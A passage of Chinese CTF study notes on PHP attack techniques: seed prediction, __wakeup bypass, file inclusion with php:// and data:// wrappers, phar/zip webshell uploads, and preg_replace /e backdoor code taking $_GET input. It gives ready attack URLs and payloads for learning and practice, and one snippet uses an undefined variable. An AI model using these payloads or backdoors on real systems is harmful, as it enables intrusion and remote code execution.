<% echo 'a'; %>
```

伪随机数

mt_rand()

mt_rand() 函数是一个伪随机发生器，即如果知道随机数种子是可以预测的。

```
$seed = 12345;
mt_rand($seed);
$ss = mt_rand();
```

linux 64 位系统中，rand() 和 mt_rand() 产生的最大随机数都是 2147483647，正好是 2^31-1，也就是说随机播种的种子也是在这个范围中的，0 – 2147483647 的这个范围是可以爆破的。

但是用 php 爆破比较慢，有一个 C 的版本，可以根据随机数，爆破出种子 php_mt_seed。

在 php > 4.2.0 的版本中，不再需要用 srand() 或 mt_srand() 函数给随机数发生器播种，现已由 PHP 自动完成。php 中产生一系列的随机数时，只进行了一次播种，而不是每次调用 mt_rand() 都进行播种。

rand()

rand() 函数在产生随机数的时候没有调用 srand()，则产生的随机数是有规律可询的。具体的说明请看这里。产生的随机数可以用下面这个公式预测：

```
# 一般预测值可能比实际值要差1
state[i] = state[i-3] + state[i-31]
```

可以用下面的代码验证一下

```
<?php
$randStr = array();
for($i=0;$i<50;$i++) { //先产生 32个随机数
$randStr[$i]=rand(0,30);
if($i>=31) {
echo "$randStr[$i]=(".$randStr[$i-31]."+".$randStr[$i-3].") mod 31"."\n";
}
}
?>
```

反序列化

•__construct()：构造函数，当对象创建(new)时会自动调用。但在 unserialize()时是不会自动调用的。

•__destruct()：析构函数，当对象被销毁时会自动调用。

•__wakeup() ：如前所提，unserialize()时会自动调用。

PHP unserialize() 后会导致 __wakeup() 或 __destruct() 的直接调用，中间无需其他过程。因此最理想的情况就是一些漏洞/危害代码在__wakeup() 或 __destruct() 中。

__wakeup 函数绕过

PHP 有个 Bug，如果反序列化出现问题，会不去执行 __wakeup 函数，例如：

```php
<?php
class xctf
{
public $flag = "111";
public function __wakeup()
{
exit('bad requests');
}
}
//echo serialize(new xctf());
echo unserialize($_GET['code']);
echo "flag{****}";
?>
```

使用这个 payload 绕过 __wakeup 函数

```
# O:4:"xctf":1:{s:4:"flag";s:3:"111";}
http://www.example.com/index.php?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

在字符串中，前面的数字代表的是后面字符串中字符的个数，如果数字与字符个数不匹配的话，就会报错，因此将 1 改成 2 就会产生报错，导致不会去执行 __wakeup 函数，从而绕过该函数。

文件包含

http://10.2.1.1:20770/index.php?page=upload 这种 url 很容易就能想到可能是文件包含或者伪协议读取 http://10.2.1.1:20770/index.php?page=php://filter/read=convert.base64-encode/resource=upload

命令执行

反引号 `

反引号 ` 可以调用 shell_exec 正常执行代码

```
    `$_GET['v']` 相当于 shell_exec($_GET['v'])
```

preg_replace()

触发条件：

1.第一个参数需要 e 标识符，有了它可以执行第二个参数的命令

2.第一个参数需要在第三个参数中的中有匹配，不然 echo 会返回第三个参数而不执行命令，举个例子：

```
// 这样是可以执行命令的
echo preg_replace('/test/e', 'phpinfo()', 'just test');
// 这种没有匹配上，所以返回值是第三个参数，不会执行命令
echo preg_replace('/test/e', 'phpinfo()', 'just tesxt');
```

我们可以构造这样的后门代码

```
@preg_replace("//e", $_GET['h'], "Access Denied");
echo preg_replace("/test/e", $_GET["h"], "jutst test");
```

当访问这样这样的链接时就可以被触发

```
http://localhost:8000/testbug.php?h=phpinfo();
```

伪协议

php://filter

读取文件

```
/lfi.php?file=php://filter/convert.base64-encode/resource=flag.php
/lfi.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

php://input

写入文件， 数据利用 POST 传过去

```
/test.php?file=php://input
```

data://

将 include 的文件流重定向到用户控制的输入流

```
/test.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpO2V4aXQoKTsvLw==
```

可以用于控制 file_get_contents 的内容为用户输入的流

```
$file=$_GET['file'];
$data = @file_get_contents($a,'r');
echo $data;
```

phar://

发现有一个文件上传功能，无法绕过，仅能上传 jpg 后缀的文件。与此同时，无法进行文件包含截断。allow_url_include=on 的状态下，就可以考虑 phar 伪协议绕过。

写一个 shell.php 文件，里面包含一句话木马。然后，压缩成 xxx.zip。然后改名为 xxx.jpg 进行上传。最后使用 phar 进行包含

这里的路径为上传的 jpg 文件在服务器的路径

```
/index.php?id=phar://路径/xxx.jpg/shell
```

zip://

上述 phar:// 的方法也可以使用 zip://

然后吧 1.php 文件压缩成 zip，再把 zip 的后缀改为 png，上传上去，并且可以获得上传上去的 png 的地址。

1.zip 文件内仅有 1.php 这个文件

```
/php?file=zip://1.png%231.php
// 也可以尝试不改名为png，直接使用zip上传测试一下
/php?file=zip://1.zip%231.php
```

文件上传漏洞

正常的文件上传流程是这样的，首先接收 POST 的文件，在 tmp 目录下生成临时文件，文件名是 php[A-Za-z0-9]{6}，在 php 处理后删除临时文件，虽然没有文件上传，但是只要文件上传开启了就一定会创建临时文件，在这中途如果 php 意外退出则临时文件不会被删除，造成/tmp 目录下可以留下任何内容。 内容构造好后，单纯爆破 /tmp/phpxxxxxx 文件名是不太现实但是也可行的。

通过文件包含，让其包含本身，造成无限循环后发出 SIGSEGV 信号，可以导致 php 意外退出。